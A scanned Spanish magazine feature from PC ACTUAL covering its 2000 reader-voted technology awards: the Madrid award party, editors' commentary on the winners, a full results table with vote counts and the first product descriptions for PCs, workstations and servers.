La marcha del líder. Antonio González, director general de VNU BPE (editora de PC ACTUAL), ratificó con datos en la mano el buen momento por el que pasa nuestra publicación. Y es que, hoy por hoy, dentro del capítulo de revistas mensuales de informática somos líderes en todo: en ventas, difusión, publicidad contratada, páginas editadas...



La hora de los premios. Fernando Claver, director de la revista, fue el encargado de desvelar los premios PC ACTUAL en el marco de una divertida fiesta. Claver habló de la historia de los premios, de su mecánica y de las modificaciones realizadas en esta octava edición.

Hemos potenciado sobre todo el mundo Internet. Además, para celebrar el cambio del milenio, estrenamos con carácter excepcional una nueva categoría bastante ambiciosa: «Mejor producto informático del siglo XX» que, como adelanto, os diremos que ha ganado el histórico IBM PC en dura pugna con el clásico MS-DOS.

Entre los nuevos apartados destacan los dedicados a premiar al mejor portal, cámara de videoconferencia, reproductor MP3, móvil WAP... También hemos ampliado nuestro capítulo dedicado a títulos CD-ROM y juegos, dado el auge del desarrollo multimedia en España. Y por supuesto, mantenemos dos premios clásicos dedicados a destacar la «mejor imagen de marca» y la «mejor campaña de publicidad».

La mecánica de esta edición de los Premios PC ACTUAL ha seguido el esquema habitual de años anteriores. La convocatoria y recogida de votos se realizó entre los meses de junio y octubre. Los números de PC ACTUAL correspondientes a esos meses incluyeron las bases de los premios y un cupón que hizo las veces de papeleta electoral. También validamos, tras comprobación, los cuestionarios realizados a través de Internet. Tras el recuento y validación de los cupones, al final han sido 11.526 votos los que han decidido los mejores productos de este año 2000, cerca de la mitad cosechados a través de la Red.

Empate en cabeza

Rompiendo la tónica habitual de los últimos años, donde el dominio de Microsoft era absoluto, este año comparten protagonismo como ganadores de esta octava edición Hewlett Packard y la compañía de Bill Gates. Aún así Microsoft sigue siendo, de largo, la compañía que más galardones aglutina en la historia de nuestros premios.

HP y Microsoft han sido los grandes ganadores de esta octava edición

Como solemos repetir hasta la saciedad, nuestros premios reflejan fielmente la realidad del mercado. No en vano son los usuarios los que tienen la última palabra. Por eso los ganadores coinciden en su mayor parte con los productos más vendidos.

Windows 2000 ha arrasado en la categoría de sistemas operativos donde en segundo lugar se ha colocado sorprendentemente Apple con su MacOS 9, eso sí, a muy pocos votos de una distribución Linux.





Buen ambiente. Por La Folie pasaron cerca de mil personas, representantes de primera línea del sector informático, para brindar con nosotros y con los ganadores de los Premios PC ACTUAL. Hubo ambiente, buen «rollo» y copas hasta bien entrada la madrugada... Y al día siguiente, al SIMO.

Por su parte, Office 2000 ha barrido literalmente a sus rivales en el terreno de las *suites*. Photoshop 5.5, MS-Access 2000 o AutoCad 2000 han sido otros ganadores indiscutibles de esta octava edición de nuestros premios.

Atentos a los premios. Los asistentes a nuestra fiesta esperan atentos la nominación de los ganadores. En La Folie abundaron las caras conocidas dentro del sector informático.

Pero sigamos con Microsoft. La firma de Seattle se ha impuesto también en la categoría de «correo electrónico» con el cada vez más usado OutLook 2000 y en el terreno multimedia con Encarta 2000 y el ya juego clásico Age of Empires II: The age of Kings.

Pero si la sombra de Microsoft ha planeado en las categorías dedicadas al software, lo mismo ha hecho HP en el disputado mercado del hardware. Y es que la compañía californiana se ha impuesto con rotundidad en el importante segmento de la periferia informática. Sus productos han arrasado en terrenos como la impresión láser, color, equipos multifunción, escáneres o grabadoras de CD-ROM. Un paseo militar al que le ha faltado sólo una medalla: la de la categoría de «impresora de inyección» en la que se ha impuesto, por un margen muy pequeño, Epson.

Otros vencedores

Por supuesto, ha habido otros claros vencedores en esta edición de nuestros premios. Y es que los 53 trofeos se los han repartido 31 compañías. Una de ellas ha sido Sony que ha arrasado en todo lo relacionado con la imagen. La firma nipona ha triunfado en las categorías de «mejor monitor», «pantalla LCD» y «proyector». En este terreno sólo le ha faltado el galardón a la «mejor cámara digital» que ha ganado su competidor Nikon.

Y en el terreno lúdico, la distribuidora Proein ha sido la que más trofeos ha cosechado: tres. Uno indiscutible a Quake III en el apartado «arcade» y otros dos a títulos tan emblemáticos como Final Fantasy VIII y GP 500. Por su parte, Electronic Arts ha hecho historia en nuestros premios con FIFA 2000 y los populares Sims.

Otra compañía que siempre está arriba en nuestros premios es IBM. Este año su cosecha se centra en dos competidas categorías hardware («servidor» y «estación de trabajo») y en el apartado especial de esta edición: «mejor producto informático del siglo XX» que ha recaído en el germen de toda la revolución microinformática: el IBM PC. En cambio, ha quedado segundo en una categoría ya clásica para esta firma. La de «mejor imagen de marca», que este año ha recaído en Dell, por un puñado de votos.

El hardware más popular

Cuando tuve en mis manos los resultados finales de los premios PC ACTUAL 2000 hubo varios aspectos que llamaron poderosamente mi atención en el apartado hardware, quizá en el que más me había involucrado. Mi sensación general es que, en ciertas categorías, los lectores han votado más a la imagen de marca que les sugiere cada fabricante que a los productos que realmente planteamos como candidatos. Esto puede llegar a ser algo lógico, dado que sólo una minoría de lectores habrán tenido la ocasión de acceder a la totalidad de productos que presentamos, por lo que resulta difícil que tengan capacidad para realizar un juicio completamente justo.

Salvo en el apartado de «Ordenador personal», en el que destaca un sistema clónico sobre otros productos muy de marca, en el resto, repiten invariablemente marcas y modelos muy conocidos por sus fuertes campañas de publicidad. IBM es una de las empresas claramente beneficiadas en las categorías de productos profesionales y, aunque no tengo nada contra sus estaciones de trabajo, me parece excesivo que superen, por ejemplo, a las posibilidades de una máquina Sun. Placas base es otro punto caliente, como impresoras, monitores, LCDs y proyectores, que reciben galardones que no creo acertados. Con esto no quiero decir que los productos premiados no sean buenos, pero sí es cierto que muchos de los nominados ofrecían características y tecnologías muy superiores a los que obtuvieron el premio, aunque sus campañas de marketing hayan sido mucho menos agresivas y, por tanto, son menos conocidos por el gran público.

Eduardo Sánchez





Mejor PC. Este año nuestros lectores han elegido como mejor ordenador personal un modelo de ADL gobernado por un chip Athlon. Javier Bazaco, director general de ADLI, recoge el premio en presencia de Antonio González y Angel González.



El monopolio del portátil. Xavier Pascual, nuevo máximo responsable de Toshiba, posa con nuestro consejero delegado Antonio González y con Angel González, director de publicaciones de VNU BPE.

Otros ganadores

Otros ganadores dignos de resaltar en esta octava edición de nuestros premios son Autodesk, Creative Labs; Diamond o Matrox. AutoCad, en sus diferentes versiones, siempre se ha impuesto en nuestros premios en el apartado dedicado al CAD. Por su parte, Creative Labs ha ratificado su papel preponderante en el segmento del hardware multimedia. Así, además de su clásico trofeo a la «mejor tarjeta de sonido»con la Sound Blaster Live! Platinum, Creative se ha impuesto en la nueva categoría «cámara de videoconferencia» con la Video Blaster WebCam Go

Diamond ha vuelto a liderar una categoría en la que tiene mucho que decir, la de los «módem», frente a un gigante como es 3COM y ha inaugurado un nuevo apartado, el de «reproductores MP3» en el que se ha impuesto con el popular Rio.



IBM PC, mejor producto del siglo. El gigante azul ha sido, un año más, el gran triunfador en el segmento del PC. Ganador de dos trofeos —servidores y estación de trabajo—, IBM también se impuso en la categoría especial destinada a elegir el mejor producto informático del siglo XX con el revolucionario IBM PC. En la foto, Angel Huerta, director de la división de Sistemas Personales de IBM España y Portugal posa junto a los directivos de VNU BPE.

Otro clásico de nuestros premios es Matrox que dejado su impronta en el apartado de «tarjetas gráficas de uso general» con su «bestseller», la Millenium G400 Max. También ha sido la firma más votada en la categoría «tarjeta de tratamiento de vídeo» con su modelo G400 TV.

Otras compañías que se han impuesto con claridad en las categorías donde competían han sido Toshiba (portátiles), Avermedia (tarjetas sintonizadoras de televisión), Asus (placas base), Iomega (sistemas de almacenamiento), Panda (antivirus), Palm (PDA), Red Hat (Linux)...

¿El mejor software del año?

Tras estudiar con detenimiento los premios concedidos a los mejores productos software del año, me he encontrado con algunas gratas sorpresas y otras que, en mi opinión, no lo son tanto. Nuestros lectores tienen la oportunidad de elegir los desarrollos software más reputados. Algo que en algunos apartados como Animación y CAD, Gestión Financiera o Bases de Datos deber resultar ciertamente complicado si no están metidos de lleno en este tipo de segmentos.

El mejor sistema operativo del año ha sido, según los lectores, Windows 2000 Professional. La serie que sustituye a las distintas versiones de NT tenía todas las papeletas para ganar en este apartado y, ciertamente, se trata de un desarrollo muy decente. El finalista, Mac OS 9, es también un excelente producto para la plataforma Apple, toda una referencia obligada para los «mackeros» que quieran estar al día. En cuanto a las distribuciones Linux, un 10 para la elección del ganador —Red Hat se consolida en este apartado—, aunque por otro lado no se explica la ausencia de SuSE, mucho más conocida y con más proyección de futuro que Corel. La elección de Office 2000 como ofimática también estaba «cantada», y un paso por detrás se encuentra StarOffice, el producto de Sun que cada vez gana más adeptos.

En retoque fotográfico se llevó el gato al agua Photoshop, una soberbia aplicación que ofrece todo tipo de posibilidades a diseñadores gráficos. A partir de aquí se suceden elecciones cuando menos sorprendentes. Access 2000 como base de datos preferida por nuestros lectores parece mostrar un desconocimiento de productos más profesionales y completos como Oracle 8i (finalista), Informix, DB2 de IBM o Ingres.

Winzip 8.0 quedó finalista cuando probablemente sea el programa shareware más utilizado por nuestros lectores, mientras que Norton, un veterano de este tipo de software, ganó en ese apartado. Como software de Gestión Financiera o Herramientas de Desarrollo se acentúa el efecto que tiene el renombre de productos ya veteranos y sin duda excelentes, y así se concedieron los premios a desarrollos como ContaWin o Director.

Javier Pastor Nóbrega
Redactor técnico





El re   Fausto Checa, director de marketing de HP Consumo, posa sonriente con uno de los seis galardones cosechados por su compañía durante esta octava edición de los premios. Y es que HP ha arrasado en las categorías de impresión, escáneres, equipos multifunción y grabadoras de CDs.



El dominio de Microsoft. Como es habitual, Microsoft es el ganador de esta octava edición de los Premios PC ACTUAL, aunque esta vez comparte liderazgo, con seis galardones, con HP. En la instantánea, Txema Arnedo, director de marketing, recoge uno de los trofeos logrados por Microsoft.



El mejor portal. Jaime de Iralagoitia, responsable de contenidos de Terra, posa con el trofeo obtenido por su compañía en esta categoría de nuevo cuño. Y es que Terra es, según nuestros lectores, el portal más completo.



Comprar en la Web. Otro apartado de estreno: el destinado a premiar la mejor web de comercio electrónico. Alcoste.com ha sido la elegida por los lectores. Nacho de Bustos, director general de esta iniciativa empresarial recoge el galardón en presencia de Angel González y Antonio González.



Un clásico de nuestros premios. Adobe es una de las compañías que nunca fallan en nuestra convocatoria. Esta vez subió al estrado para recoger el premio a la mejor aplicación gráfica otorgada a Adobe Photoshop 5.5. En la foto, su director general, Alfons Sort.



Las mejores tarjetas. Nuria Palencia, directora de marketing de Mitrol, posa sonriente con el trofeo correspondiente a la mejor tarjeta gráfica de uso general. Mitrol representa a Matrox, ganadora del premio, en nuestro país.

Y en el terreno de Internet los grandes triunfadores han sido el portal Terra, el más popular según nuestros lectores, y la web de comercio electrónico alcoste.com, perteneciente a Equality.

■ Algo más que premios

Para celebrar la entrega de los Premios PC ACTUAL reunimos el pasado 7 de noviembre a la flor y nata del sector informático en la discoteca La Folie de Madrid. Una fiesta sonada que se prolongó hasta bien entrada la madrugada y a la que asistieron cerca de un millar de personas.

Durante la entrega de premios, el consejero delegado de VNU BPE, Antonio González, resaltó el éxito de PC ACTUAL en el mercado editorial de publicaciones informáticas. Y es que durante este año 2000, PC ACTUAL ha vuelto a batir sus récords de ventas, anunciantes y páginas editadas reafirmando su liderazgo dentro de las publicaciones especializadas.



Toda la información sobre nuestros premios en www.pc-actual.com.

Con datos en la mano, el máximo responsable de VNU BPE habló de la difusión de PC ACTUAL, 93.219 ejemplares vendidos mensualmente según el último control de la OJD, la fidelidad del lector a la revista o la rentabilidad de nuestro medio.

La era on-line

De las categorías dentro de las cuales clasificamos año tras año los productos preferidos por nuestros lectores, una de las más «activas», por no decir reñida, es la de comunicaciones. Con el vertiginoso advenimiento del acceso de banda ancha a nuestro hogares, poco a poco este tipo de dispositivos y programas adquiere una importancia cada vez mayor. Visitando los premiados y finalistas dentro de esta sección, observamos cómo nuestros lectores han sabido apreciar, y claramente diferenciar, aquellos productos que valen la pena de los que no.

Si leemos con detenimiento la lista de candidatos a los premios y aquellos ganadores, vemos cómo algunas categorías se encuentran algo «dispersas». Un claro ejemplo es el Programa de correo electrónico, utilidad de Internet y creador de páginas HTML, bajo la cual encontramos software tan variado y diferente como ICQ 2000a o el MS Media Player 7. Sin duda alguna es necesario realizar una clasificación más exhaustiva. Lo mismo ocurre con Modems; vemos que su división es más que necesaria en productos de banda ancha y acceso convencional.

A pesar de esto, percibimos que, entre los seleccionados, «están todos lo que son y son todos los que están» y con la creación de nuevas categorías, como puede ser la de Proveedores de acceso a Internet, afinaremos cada año más.

José Plana Mario
Redactor técnico



Los mejores juegos

Un año más, nos hemos visto obligados a ampliar las categorías dedicadas a premiar los mejores productos del año en lo que se refiere a los programas de software lúdico. Y es que no cabe duda de que se trata de un sector que está creciendo a un ritmo frenético tirando incluso de la industria del hardware. De hecho, si miramos las cifras económicas a nivel mundial, la facturación de la industria del videojuego se ha equiparado a la del cine constituyéndose junto a ésta en uno de los sectores fundamentales de la denominada industria del entretenimiento. Esto es algo que también tiene su reflejo en nuestro país donde las cifras son bastante más modestas pero el crecimiento es también importante.

Por ello, PC ACTUAL ha dado a la industria lúdica la importancia que se merece dentro de la entrega de los galardones más importantes en el sector de prensa informática de nuestro país. Así, este año se han concedido premios en siete categorías, dos más que el año pasado. Con esta ampliación, casi podemos decir que se ha conseguido cubrir el espectro en lo que se refiere a los géneros más importantes dentro del mundo de los videojuegos, aunque, qué duda cabe, siempre se puede mejorar. A ver si el año que viene nos adentramos en el mundo de las consolas.

Pero hablemos ya de nombres propios. Y es que los juegos ganadores de este año son realmente notables. Lo cierto es que los desarrolladores de software lúdico nos regalan cada año títulos que superan muy mucho a sus antecesores en casi todos los aspectos, pero también es cierto que nos encontramos ante algunos juegos que han marcado un hito en el mundillo del videojuego. Juegos que muy probablemente queden en la retina de miles de jugadores por mucho tiempo y que, aunque conozcan versiones posteriores, nunca serán olvidados.

Hablamos de Quake III Arena, de Age of Empires II o de Los Sims, sin menospreciar a ninguno de los otros títulos que, con una calidad fuera de toda duda, quizá no han sido tan rompedores. En cualquier caso, queda muy claro que nuestros lectores, al votar los correspondientes premios, han sabido muy bien lo que hacían. Enhorabuena a todos ellos.

Oscar Condes
Jefe de sección Multimedia y Juegos



La reina del videojuego. Mercedes Rey, directora de marketing de Proein, posa feliz al recoger la estatuilla correspondiente a Quake III como mejor arcade del año. La distribuidora Proein alcanzó otros dos galardones relacionados con el videojuego.



La mejor publicidad. Otra distribuidora española de videojuegos, Dinamic Multimedia, fue galardonada por utilizar la publicidad más impactante en PC ACTUAL. Angel de Andrés, director de marketing de la firma española, fue el encargado de recibir el trofeo.



Imagen de marca. Dell se llevó en esta octava edición uno de los galardones más codiciados, el destinado a premiar la mejor imagen de marca. Su director de marketing, Luis Alvarez, recoge el galardón que así lo atestigua.



Prestigio multimedia. Joseph Oliver, director de comunicación de Creative Labs, con el trofeo que acredita a su compañía como ganadora en la categoría de sonido. Creative también triunfó en el apartado dedicado a las webcam.



La gran ganadora. No podía faltar en nuestra fiesta Susana Fuentes, lectora de PC ACTUAL y reciente ganadora de nuestra promoción «te mereces un premio». En la foto muestra las llaves de su flamante todoterreno en presencia de los directivos de VNU BPE:

Los premios en la web

No podía faltar en nuestra entrega de premios una clara representación de los lectores, nuestros principales clientes. Así, además de algún lector veterano, estuvo presente Susana Fuentes, la reciente ganadora de nuestra promoción «Te mereces un premio» que recogió simbólicamente las llaves de su flamante todoterreno Suzuki Jimmy.

Desde el pasado 7 de noviembre, nuestros lectores internautas han podido consultar los premios PC ACTUAL 2000 en nuestra web. Allí han podido disfrutar, en primicia, de toda la información referente a esta convocatoria: ganadores de cada categoría, finalistas, algo de historia... Un ejemplo de cómo la interactividad que hoy día ofrece Internet. Si queréis ver nuestro trabajo teclea www.pc-actual.com.

Los otros ganadores

En nuestras páginas del Club PC ACTUAL encontraréis una relación de los cien ganadores premiados con un producto multimedia así como el afortunado ganador del gran premio consistente en un PC,una impresora y un lote de productos PC ACTUAL. Enhorabuena a todos y hasta el año que viene.

Bueno, demos paso a los grandes protagonistas de esta convocatoria, los ganadores de los Premios PC ACTUAL, unos galardones que con ocho años de vida cotizan muy alto dentro del sector informático. Enhorabuena a todos, ganadores, finalistas y lectores participantes, y hasta la edición del año que viene en la que volveremos —como es costumbre en esta revista— con interesantes novedades.



Categoría	Posición	Producto	Empresa	Votos	Ganador 1999	Ganador 1998
Ordenador personal	 Finalista	ADL Athlon 800 Dimension XPS T700	@DLI Dell	3.116 1.269	HP Vectra VL Pentium III	El System Atlanta CD-RW
Estación de trabajo	Ganador Finalista	IntelliStation Z Pro 6866 Power Mac G4	IBM Apple	2.908 1.904	IBM IntelliStation M Pro	IBM IntelliStation M Pro
Servidor (familia)	Ganador Finalista	NetFinity NetServer	IBM Hewlett-Packard	3.924 2.216	IBM NetFinity	IBM NetFinity
Portátil	Ganador Finalista	Satellite 2650XDVD ThinkPad A20m	Toshiba IBM	2.539 1.615	Toshiba Satellite 4070	Toshiba Tecra 780 DVD
PDA	Ganador Finalista	Palm Vx Cassiopeia E-105	Palm Casio	4.524 2.539	Palm V	HP 620 LX
Placa base	Ganador Finalista	K7V GA-6CX	Asus Gygabyte	4.005 2.124	Asus P2B	Asus 440 BX
Impresora láser	Ganador Finalista	LaserJet 4050 T EPL-5800	Hewlett-Packard Epson	4.547 2.228	HP LaserJet 4000TN	HP 5000GN
Impresora de inyección de tinta	Ganador Finalista	Stylus Color 760 DeskJet 950C	Epson Hewlett-Packard	4.466 4.062	Epson Stylus Color 740	Epson Stylus Color 850
Impresora color profesional	Ganador Finalista	LaserJet 8550 Stylus Pro 7000	Hewlett-Packard Epson	4.501 4.132	Epson Stylus Color 900	Epson Stylus Photo EX
Equipo multifunción	Ganador Finalista	OfficeJet 710 WorkCentre 408cx Color	Hewlett-Packard Xerox	4.282 2.689	HP LaserJet 3100	Nueva categoría
Monitor	Ganador Finalista	HMD-A200 Flatron 915 FT+	Sony LG	2.864 2.008	Sony Multiscan GDM-F500	Sony MultiScan 500 PST
Pantalla LCD	Ganador Finalista	CPD-M151 Brilliance 181AS	Sony Philips	3.093 1.904	Sony CPD-L150	Samsung SynMaster 400
Proyector	Ganador Finalista	VPL-CS1 Hopper SV20Y	Sony Philips	3.890 1.639	Nueva categoría	Nueva categoría
Sistema de almacenamiento	Ganador Finalista	ZIP 250 USB Dynamo 1300 SD USB	Iomega Fujitsu	3.589 1.777	Iomega Zip 250 Mb P/P	Iomega Zip Plus
Tarjeta gráfica (gama media)	Ganador Finalista	Millennium G400 Max Rage Fury Pro	Matrox Ati	2.735 1.927	Nueva categoría	Nueva categoría
Tarjeta gráfica para juegos (gama alta)	Ganador Finalista	Voodoo5500 AGP 3D Blaster Annihilator 2	3dfx Creative	4.143 2.204	3dfx Voodoo3 3000	Nueva categoría
Escáner personal	Ganador Finalista	ScanJet 3300C Perfection 1200U	Hewlett-Packard Epson	4.848 1.824	HP ScanJet 5200C USB	HP ScanJet 5100C
Escáner profesional	Ganador Finalista	ScanJet 6300 Snapscan 1236	Hewlett-Packard Agfa	4.743 2.331	HP ScanJet 6250C USB	HP ScanJet 6100c
Sistema operativo	Ganador Finalista	Windows 2000 Professional Mac OS 9	Microsoft Apple	7.4010 1.385	Microsoft Windows 98	Microsoft Windows 98
Distribución Linux	Ganador Finalista	Linux 6.1 Deluxe Linux OS	Red Hat Corel	3.232 1.870	Red Hat 6.0	Nueva categoría
Solución ofimática (suite)	Ganador Finalista	Office 2000 Star Office 5.2	Microsoft Sun Microsystems	6.717 2.550	Microsoft Office 2000	Microsoft Office 97
Base de datos	Ganador Finalista	Access 2000 8i	Microsoft Oracle	6.636 2.481	Microsoft Access 2000	Microsoft Access 97
Autoedición, dibujo y retoque fotográfico	Ganador Finalista	Photoshop 5.5 CorelDraw 9	Adobe Corel	4.467 3.381	Adobe PageMaker 6.5 Plus	Adobe PageMaker 6.5
Animación y CAD	Ganador Finalista	AutoCAD 2000 3D Studio MAX 3.1	Autodesk Discreet	7.214 1.927	Nueva categoría	Nueva categoría
Antivirus	Ganador Finalista	Antivirus 6.0 Platinum McAffe VirusScan	Panda Software Network Associates	6.001 3.070	Panda Software Platinum	Panda 24h365d
Utilidad	Ganador Finalista	Norton Utilities 2000 WinZip 8	Symantec WinZip	3.336 2.932	Adobe Acrobat 4	IBM ViaVoice Gold



Categoría	Posición	Producto	Empresa	Votos	Ganador 1999	Ganador 1998
Herramientas de desarrollo	Ganador Finalista	Director 8 Visual Studio 6	Macromedia Microsoft	4.236 3.774	Borland C++ Builder 4	Microsoft Visual Basic 5.0
Gestión financiera	Ganador Finalista	ContaWin 2000 Office Classic Contaplus Elite	Isla Soft SP	4.363 2.955	SP Editores ContaPlus Elite	SP ContaPlus Elite
Módem	Ganador Finalista	SupraMax 56K USB HomeConnect ADSL Módem PCI	Diamond 3Com	4.120 2.147	Diamond SupraExpress MAX	3Com Sportster Flash 56k
Programa de correo electrónico	Ganador Finalista	Outlook 2000 Messenger 4.71	Microsoft Netscape	3.381 1.477	Microsoft Outlook 98	Microsoft Outlook Express
Cámara de videoconferencia	Ganador Finalista	Video Blaster WebCam Go QuickCam Express	Creative Logitech	4.005 1.743	Nueva categoría	Nueva categoría
Portal	Ganador Finalista	Terra EresMas	Terra Networks Retevisión	2.689 1.396	Nueva categoría	Nueva categoría
Web de comercio electrónico	Ganador Finalista	Alcoste El Corte Inglés	Ecuality El Corte Inglés	2.112 1.720	Nueva categoría	Nueva categoría
Teléfono móvil WAP	Ganador Finalista	7110 R320	Nokia Ericsson	5.252 2.747	Nueva categoría	Nueva categoría
Lector de DVD	Ganador Finalista	DVD-A04SZ PC DVD-RAM 1220S	Pioneer Creative	4.940 1.604	Creative PC-DVD Encore Dxr5	Creative PC-DVD Gold
Sistema de grabación de CDs	Ganador Finalista	CD-Writer Plus 9310 PlexWriter 12/4/32	Hewlett-Packard Plextor	2.550 1.708	HP 8100i	Philips CDD3610
Tarjeta de sonido	Ganador Finalista	Sound Blaster Live! Platinum Maxi Studio ISIS	Creative Guillemot	8.160 1.535	Creative Sound Blaster Live!	Creative SB AWE64 Gold
Tarjeta de tratamiento de vídeo	Ganador Finalista	Marvel G400-TV Miro DV500	Matrox Pinnacle	4.686 3.682	Pinnacle Miro DC 50	Fast DV Master Pro
Tarjeta de TV	Ganador Finalista	AverTV USB Maxi TV Video 3	AverMedia Guillemot	3.116 2.297	Avermedia TVPhone 98	Nueva categoría
Cámara digital	Ganador Finalista	CoolPix E-950 Digital Cyber-Shot DSC-F55E	Nikon Sony	2.481 2.401	Sony Digital Mavica MVC-FD 91	Casio QV-700
Reproductor de MP3	Ganador Finalista	Rio PMP300 Yepp	Diamond Samsung	4.097 2.158	Nueva categoría	Nueva categoría
CD-ROM temático	Ganador Finalista	Crónica de la Historia El Reino Animal	Zeta Multimedia IPS	4.374 2.412	LucasArts StarWars: Behind The Magic	España en CD-ROM
CD-ROM de consulta/educativo	Ganador Finalista	Enciclopedia Encarta 2000 Universal Clásica 2000	Microsoft Micronet	5.147 1.454	Microsoft Encarta 99	Microsoft Encarta 98
Simulador	Ganador Finalista	Los Sims Flight Simulator 2000	Maxims/EA Microsoft	3.543 3.024	Nueva categoría	Nueva categoría
Simulador deportivo	Ganador Finalista	FIFA 2000 PC Fútbol 2000	Electronics Arts Dinamic	4.028 1.754	EA Sports FIFA 99	Nueva categoría
Motor	Ganador Finalista	GP 500 Rally 2	Hasbro/Proein Sega	2.655 2.239	Nueva categoría	Nueva categoría
Aventura gráfica	Ganador Finalista	Traitors Gate Atlantis 2	Daydream Software Cryo Interactive	2.366 1.720	FOX Interactive Expediente X	Blade Runner
Arcade	Ganador Finalista	Quake III Arena Tomb Raider: The Last Revelation	id Sotware/Proein Core Design	3.359 2.158	Core/Eidos Tomb Raider III	id Software Quake II
Estrategia	Ganador Finalista	Age of Empires II Tzar	Microsoft Infinite Loop	5.863 2.135	Pyro Studios Commandos	Nueva categoría
Rol	Ganador Finalista	Final Fantasy VIII Baldur's Gate + Tales of the Sword Coast	Squaresoft/Proein Bioware	4.709 2.228	Nueva categoría	Nueva categoría
Mejor imagen de marca	Ganador Finalista	Dell IBM	Dell IBM	1.985 1.785	IBM	IBM
Mejor campaña de publicidad	Ganador Finalista	Dinamic Multimedia Dell	Dinamic Multimedia Dell	2.055 1.930	Dell	Epson
Mejor producto informático del siglo XX	Ganador Finalista	IBM MS-DOS	IBM Microsoft	2.950 2.025	Nueva categoría	Nueva categoría



La mejor informática del año 2000

En las páginas siguientes encontraremos el nombre de los productos y empresas ganadoras de la octava edición de los Premios PC ACTUAL, unos galardones cuyo principal aval radica en los más de 11.000 lectores (para ser más exactos, 11.542) y usuarios activos de informática personal que han participado en esta convocatoria. En esta edición del año 2000 hemos introducido nuevas categorías, sobre todo en el terreno multimedia e Internet, para adaptar nuestros premios a la realidad del mercado informático español. En total, contamos con 53 categorías incluyendo los apartados especiales destinados a premiar «la mejor imagen de marca», «la mejor campaña de publicidad» y «el mejor producto informático del siglo XX» que ha recaído, cosa lógica, en el histórico IBM PC, origen de toda la revolución microinformática.



Como es habitual en nuestra convocatoria, la preselección de candidatos se ha realizado entre los más de 1.500 productos analizados por PC ACTUAL en el último. Todos los que han obtenido el sello de «Producto Recomendado» han entrado directamente, aunque al final han sido los lectores los que han tenido la última palabra en la elección final. Algunos de los productos ganadores ya han sido «jubilados» —algo lógico en un sector con una evolución tan vertiginosa—, lo que no quita méritos al galardón obtenido.

En esta octava edición, los lectores han optado, en líneas generales, por los productos y empresas que lideran el mercado en este año 2000, un mercado más atomizado que nunca como demuestra que un total de 31 compañías se repartan los 53 galardones. Como en ediciones anteriores, HP y Microsoft se han repartido más trofeos que nadie.

ORDENADOR PERSONAL

ADL Athlon 800

3.116 votos

Una de las estrellas en ventas durante la presente campaña. Este equipo ensamblado por @DLI posee un equilibrado conjunto de componentes, entre la productividad ofimática y el ocio multimedia. Para empezar, destaca el núcleo de AMD Athlon a 800 MHz, siendo la placa base de Micro-Star, que le confiere soberbias prestaciones para manejar el



resto de dispositivos. Su disco duro Ultra DMA 66 Fujitsu de 8,45 Mbytes puede parecer un poco escaso para un equipo *stand-alone*, pero no para trabajar en red; por contra, posee 256 Mbytes de memoria SDRAM PC100 y un módem interno de Diamond SupraExpress 56i Pro de 56 Kbits/s.

La faceta multimedia está bien cubierta, contando con un lector DVD-ROM de 4x velocidades de Philips y una tarjeta descompresora MPEG-2 y una gráfica AGPx2 ATI Rage Fury de 32 Mbytes, acompañado de un monitor Philips 107B de 17 pulgadas, que permiten el visionado de películas en alta resolución.

Finalista

Dell Dimension XPS T700


Los lectores han sabido valorar el procesador Pentium III a 700 MHz, aunque se hayan decantado finalmente por un Athlon a 800 MHz. Además, la inclusión de un bus a 100 MHz, 128 Mbytes de memoria RAM, un disco duro UltraDMA 66 y una tarjeta de vídeo AGPx4 convencen a cualquiera. A pesar de contar con un tamaño reducido, su caja semitorre, de agradable diseño, no presenta muchas limitaciones, ya que dispone de una placa que exhibe cinco ranuras PCI, aunque tres de ellas ya están ocupadas. Se completa con componentes tan válidos como una regrabadora de Sony, una tarjeta de sonido Sound Blaster Live!, un sistema de altavoces con dos satélites y un -*fer* y un monitor Dell de 17 pulgadas.

Pro 6866

2.908 votos

Fabricante: IBM

IBM repite galardón en esta categoría con la serie familia IntelliStation Pro, especialmente dedicada a aplicaciones para centros de cálculo científicos, universidades y diseño industrial. Esta gama alta (hay que recordar a sus hermanas






pequeñas M ganadora el año pasado y E destinada a las pymes) permite integrar hasta dos procesadores Pentium III Xeon desde 500 a 933 MHz en multiproceso simétrico.

Dispone de un chipset Intel 840 con un bus frontal a 133 MHz y 256 Kbytes de memoria cache de segundo nivel. La memoria es ECC Rambus RDRAM RIMM, ampliable hasta 2 Gbytes, y dispone de un disco duro Ultra 160 SCSI expandible a 127,4 Gbytes, con un lector de CD-ROM de 48x velocidades.

En formato minitorre, dispone de una bahía con nueve puertos y tarjeta integrada 10/100 Ethernet. Lleva un ratón ScrollPoint II y un teclado 105-key Euro, ambos de IBM, además de contar con facilidades de administración remota WOL (*Wake-On-LAN*).



Antes de que Apple nos sorprendiera con el Cube, los usuarios ya se dejaron seducir por una máquina dotada de una potencia extraordinaria, gracias en buena parte a los procesadores PowerPC G4. Asimismo, incluye la tecnología Velocity Engine que permite el procesamiento de información en paquetes de 128 bits, doblando en velocidad a los más rápidos PCs basados en Pentium III. De esta manera, resulta ideal para correr aplicaciones gráficas tales como Adobe Photoshop, InDesign y QuarkXPress. Incluye en sus modelos 64, 128 y hasta 256 Mbytes de RAM.

SERVIDOR (familia)

NetFinity

3.92 votos

Fabricante: IBM

Una vez más se repite el resultado del año pasado, tanto en el ganador como en el finalista. Uno de los últimos modelos, el 4000R, apuesta por los diseños compactos y planos, con apenas 45 mm de grosor y un factor de forma 1U. Con grandes aptitudes para el proceso y el almacenaje, permite apilar hasta cuatro servidores en un sistema estándar de *rack*.



Cada máquina va con dos «micros» Pentium III a 650 o 750 MHz, 2 Gbytes de memoria y 36 Gbytes de almacenamiento, ampliables hasta 1,5 terabytes en una configuración con 84 procesadores en *cluster*.

Ciñéndose a la filosofía de «algún día fallará», estos equipos (que tardan cada uno 30 minutos en ser fabricados en la cadena de montaje que IBM tiene en Greenock, Escocia, y sometidos a «crueles» torturas en el control de calidad), intentan minimizar el impacto en los procesos de negocio con un software instalado que chequea, detecta fallos y recomienda ampliaciones de memoria si está sobrecargado de trabajo. Recientemente, los servidores NetFinity van a pasar a integrar la nueva serie eServer (si solventan algún problemilla de *copyright*) que englobará las distintas apelaciones comerciales del Gigante Azul.

Finalista

2.216 votos

